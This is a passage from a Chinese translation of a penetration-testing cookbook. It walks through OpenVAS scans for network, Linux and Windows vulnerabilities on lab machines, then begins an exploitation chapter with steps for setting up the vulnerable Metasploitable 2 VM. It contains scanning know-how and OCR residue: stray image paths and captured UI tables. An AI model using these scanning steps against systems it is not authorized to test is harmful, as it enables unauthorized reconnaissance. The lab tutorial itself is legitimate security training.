    ii. 输入主机，通过下列方式之一：

    - 输入唯一的地址： `192.168.0.10`
    - 输入多个地址，以逗号分隔： `192.168.0.10,192.168.0.115`
    - 输入地址范围： `192.168.0.1-20`

12. 点击 `Create Target` 。

13. 现在选择 `Scan Management | New Task` ，并执行下列操作：

    i. 输入任务名称。

    ii. 输入注释（可选）。

    iii. 选择你的扫描配置。这里是 `Network Vulnerabilities` 。

    iv. 选择扫描目标。这里是 `Local Network` 。

    v. 所有其他选项保留默认。

    vi. 点击 `Create Task` 。

14. 现在访问 `Scan Management | Tasks` 。

15. 点击扫描旁边的播放按钮。这里是 `Network Vulnerability Scan` ：

## 工作原理

这个秘籍中，我们启动 OpenVAS 并登入它的 Web 界面。之后我们配置了 OpenVAS 来搜索一系列网络漏洞。最后，我们选择了目标并完成了扫描。OpenVAS 之后扫描了目标系统上已知漏洞，包括我们的 NVT 版本。

## 更多

一旦执行了扫描，你可以通过查看报告来观察结果：

1. 访问 `Scan Management | Tasks` 。

2. 点击 `Network Vulnerabilities Scan` 旁边的放大镜图标：

3. 点击下载箭头来查看报告：

Task Summary

Name: Windows Scan
Comment:
Config: Windows Vulnerabilities
Escalator:
Schedule: (Next due: over)
Target: Local Network
Slave:
Status: Done
Reports: 1 (Finished: 1)

Back to Tasks

Reports for "Windows Scan" √Apply overrides

| Report | Threat | Scan Results High | Medium | Low | Log | False Pos | Actions |
| --- | --- | --- | --- | --- | --- | --- | --- |
| Wed Dec 5 15:48:34 2012 Done | Low | 0 | 0 | 14 | 31 | 0 | |

Notes on Results of "Windows Scan"

| NVT | Text | Actions |
| --- | --- | --- |

Overrides on Results of "Windows Scan"

| NVT | From | To | Text | Actions |
| --- | --- | --- | --- | --- |

# 5.9 OpenVAS - 发现 Linux 特定漏洞

在这个秘籍中，我们将要使用 OpenVAS 扫描 Linux 漏洞，这些漏洞针对我们目标网络上的 Linux 主机。

## 准备


为了完成这个秘籍，你需要被测试的虚拟机。

- Metasploitable 2.0
- 其它版本的 Linux


## 操作步骤

让我们以使用 OpenVAS 发现 Linux 特定漏洞开始，首先打开 Firefox 浏览器：

1. 访问http://127.0.0.1:9392并登陆 OpenVAS。
2. 访问 `Configuration | Scan Configs` 。





3. 输入扫描的名称。这个秘籍中，我们使用 `Linux Vulnerabilities` 。
4. 我们选择 `Empty, static and fast` 选项。这个选项可以让我们从零开始并创建我们自己的配置。
5. 点击 `Create Scan Config` ：




6. 我们现在打算编辑我们的扫描配置。点击 `Linux Vulnerabilities` 旁边的扳手图标。
7. 按下 `Ctrl + F` 并在查找框中输入 `Linux` 。
8. 对于每个找到的族，点击 `Select all NVT's` 框中的复选框。族是一组漏洞。选择的漏洞为：

    - `Brute force attacks`
    - `Buffer overflow`
    - `Compliance`
    - `Credentials`
    - `Databases`
    - `Default Accounts`
    - `Denial of Service`
    - `FTP`
    - `Finger abuses`
    - `Gain a shell remotely`
    - `General`
    - `Malware`
    - `Netware`

- `NMAP NSE`
- `Port Scanners`
- `Privilege Escalation`
- `Product Detection`
- `RPC`
- `Remote File Access`
- `SMTP Problems`
- `SNMP`
- `Service detection`
- `Settings`
- `Wireless services`
- `Web Server`




9. 点击 `Save Config` 。
10. 访问 `Configuration | Targets` ：
11. 创建新的目标并执行下列操作：
    i. 输入目标名称。
    ii. 输入主机，通过下列方式之一：
        - 输入唯一的地址： `192.168.0.10`
        - 输入多个地址，以逗号分隔： `192.168.0.10,192.168.0.115`
        - 输入地址范围： `192.168.0.1-20`
12. 点击 `Create Target` 。
13. 现在选择 `Scan Management | New Task` ，并执行下列操作：
    i. 输入任务名称。
    ii. 输入注释（可选）。
    iii. 选择你的扫描配置。这里是 `Linux Vulnerabilities` 。

iv. 选择扫描目标。这里是 `Local Network` 。

v. 所有其他选项保留默认。

vi. 点击 `Create Task` 。

New Task

| | |
|---|---|
| Name | Linux Scan |
| Comment (optional) | |
| Scan Config | Linux Vulnerabilities |
| Scan Targets | Local Network |
| Escalator (optional) | -- |
| Schedule (optional) | -- |
| Slave (optional) | -- |

Create Task

14. 现在访问 `Scan Management | Tasks` 。

15. 点击扫描旁边的播放按钮。这里是 `Linux Vulnerability Scan` ：


## 工作原理

这个秘籍中，我们启动 OpenVAS 并登入它的 Web 界面。之后我们配置了 OpenVAS 来搜索一系列 Linux 漏洞。最后，我们选择了目标并完成了扫描。OpenVAS 之后扫描了目标系统上已知漏洞，包括我们的 NVT 版本。

## 更多

一旦执行了扫描，你可以通过查看报告来观察结果：

1. 访问 `Scan Management | Tasks` 。
2. 点击 `Linux Vulnerabilities Scan` 旁边的放大镜图标：
3. 点击下载箭头来查看报告：




# 5.10 OpenVAS - 发现 Windows 特定漏洞

在这个秘籍中，我们将要使用 OpenVAS 扫描 Windows 漏洞，这些漏洞针对我们目标网络上的 Windows 主机。

## 准备

为了完成这个秘籍，你需要被测试的虚拟机。


- Windows XP
- Windows 7

## 操作步骤


让我们以使用 OpenVAS 发现 Windows 特定漏洞开始，首先打开 Firefox 浏览器：

1. 访问http://127.0.0.1:9392并登陆 OpenVAS。

2. 访问 `Configuration | Scan Configs` 。




3. 输入扫描的名称。这个秘籍中，我们使用 `Windows Vulnerabilities` 。
4. 我们选择 `Empty, static and fast` 选项。这个选项可以让我们从零开始并创建我们自己的配置。
5. 点击 `Create Scan Config` ：





6. 我们现在打算编辑我们的扫描配置。点击 `Windows Vulnerabilities` 旁边的扳手图标。
7. 按下 `Ctrl + F` 并在查找框中输入 `Windows` 。
8. 对于每个找到的族，点击 `Select all NVT's` 框中的复选框。族是一组漏洞。选择的漏洞为：
    - `Brute force attacks`
    - `Buffer overflow`
    - `Compliance`
    - `Credentials`
    - `Databases`
    - `Default Accounts`
    - `Denial of Service`
    - `FTP`
    - `Gain a shell remotely`
    - `General`
    - `Malware`
    - `NMAP NSE`
    - `Port Scanners`
    - `Privilege Escalation`
    - `Product Detection`
    - `RPC`
    - `Remote File Access`
    - `SMTP Problems`
    - `SNMP`
    - `Service detection`
    - `Web Server`
    - `Windows`

- `Windows: Microsoft Bulletins`




9. 点击 `Save Config` 。

10. 访问 `Configuration | Targets` ：





11. 创建新的目标并执行下列操作：

    i. 输入目标名称。

    ii. 输入主机，通过下列方式之一：

    - 输入唯一的地址： `192.168.0.10`
    - 输入多个地址，以逗号分隔： `192.168.0.10,192.168.0.115`
    - 输入地址范围： `192.168.0.1-20`

12. 点击 `Create Target` 。
13. 现在选择 `Scan Management | New Task` ，并执行下列操作：
    i. 输入任务名称。
    ii. 输入注释（可选）。
    iii. 选择你的扫描配置。这里是 `Windows Vulnerabilities` 。
    iv. 选择扫描目标。这里是 `Local Network` 。
    v. 所有其他选项保留默认。
    vi. 点击 `Create Task` 。




14. 现在访问 `Scan Management | Tasks` 。
15. 点击扫描旁边的播放按钮。这里是 `Windows Vulnerability Scan` ：

## 工作原理

这个秘籍中，我们启动 OpenVAS 并登入它的 Web 界面。之后我们配置了 OpenVAS 来搜索一系列 Windows 漏洞。最后，我们选择了目标并完成了扫描。OpenVAS 之后扫描了目标系统上已知漏洞，包括我们的 NVT 版本。

## 更多

一旦执行了扫描，你可以通过查看报告来观察结果：

1. 访问 `Scan Management | Tasks` 。
2. 点击 `Windows Vulnerabilities Scan` 旁边的放大镜图标：
3. 点击下载箭头来查看报告：

Navigation

- Scan Management
  - Tasks
  - New Task
  - Notes
  - Overrides
  - Performance
- Configuration
  - Scan Configs
  - Targets
  - Credentials
  - Agents
  - Escalators
  - Schedules
  - Report Formats
  - Slaves
- Administration
  - Users
  - NVT Feed
  - Settings
- Help
  - Contents
  - About

Edit Scan Config Details

Back to Configs

**Name:** **Linux Vulnerabilities**
Comment:

## Edit Network Vulnerability Test Families

| Family | NVT's selected | Trend | Select all NVT's | Action |
|---|---|---|---|---|
| AIX Local Security Checks | 0 of 1 | | | |
| Brute force attacks | 0 of 11 | | | |
| Buffer overflow | 0 of 333 | | | |
| CISCO | 0 of 4 | | | |
| CentOS Local Security Checks | 0 of 669 | | | |
| Compliance | 0 of 3 | | | |
| Credentials | 0 of 2 | | | |
| Databases | 0 of 52 | | | |
| Debian Local Security Checks | 0 of 2189 | | | |
| Default Accounts | 0 of 20 | | | |
| Denial of Service | 0 of 619 | | | |
| FTP | 0 of 142 | | | |

# 第六章 漏洞利用

> 作者：Willie L. Pritchett, David De Smet
>
> 译者：飞龙
>


## 简介

一旦我们完成了漏洞扫描步骤，我们就了解了必要的知识来尝试利用目标系统上的漏洞。这一章中，我们会使用不同的工具来操作，包括系统测试的瑞士军刀 Metasploit。

## 6.1 安装和配置 Metasploitable

这个秘籍中，我们会安装、配置和启动 Metasploitable 2。 Metasploitable 是基于 Linux 的操作系统，拥有多种可被 Metasploit 攻击的漏洞。它由 Rapid7 （Metasploit 框架的所有者）设计。Metasploitable 是个熟悉 Meterpreter 用法的极好方式。

### 准备


为了执行这个秘籍，我们需要下列东西：

- 互联网连接
- VirtualBox PC 上的可用空间
- 解压缩工具（这里我们使用 Windows 上的 7-Zip）


### 操作步骤

让我们开始下载 Metasploitable 2。最安全的选择是从 SourceForge 获取下载包：


1. 从这个链接下载 Metasploitable 2：<http://sourceforge.net/projects/metasploitable/files/Metasploitable2/>。
2. 将文件包括到硬盘的某个位置。
3. 解压文件。
4. 将文件夹内容放到你储存虚拟磁盘文件的位置。
5. 打开 VirtualBox 并点击 `New` 按钮：





6. 点击 `Next` 。





7. 输入 Metasploitable 2 的名称并将 `Operating System:` 选择为 `Linux` ， `Version:` 选项 `Ubuntu` 。像下面的截图那样点击 `Next` 。



